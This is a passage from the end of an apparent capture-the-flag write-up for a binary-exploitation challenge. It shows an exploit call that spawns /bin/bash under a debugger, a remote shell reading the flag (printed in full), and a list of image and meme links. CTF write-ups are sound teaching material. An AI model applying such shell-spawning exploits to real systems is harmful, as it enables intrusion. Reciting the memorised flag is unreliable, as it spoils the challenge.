patch_challenge(6, pew2)
```

- Run exit() → /bin/bash executed !!!

```
gef➤  c
Continuing.
process 24290 is executing new program: /bin/bash
```

EXPLOIT!

- Execute exploit targetting the remote host and get flag:

```
sh-4.4$ cat flag
rarctf{y0u_b3tt3r_h4v3_us3d_th3_int3nd3d}
sh-4.4$
```

- Challenge solved!

RESOURCES

- Images:
  - https://ecsc2021.cz/?lang=en, 25.07.2021
  - Official images from ECSC CZ, https://ecsc2021.cz/photo-gallery/

- Memes:
  - https://imgflip.com/memegenerator/48003957/black-guy-question-mark
  - https://tenor.com/view/oh-really-hmph-surprised-gif-18286648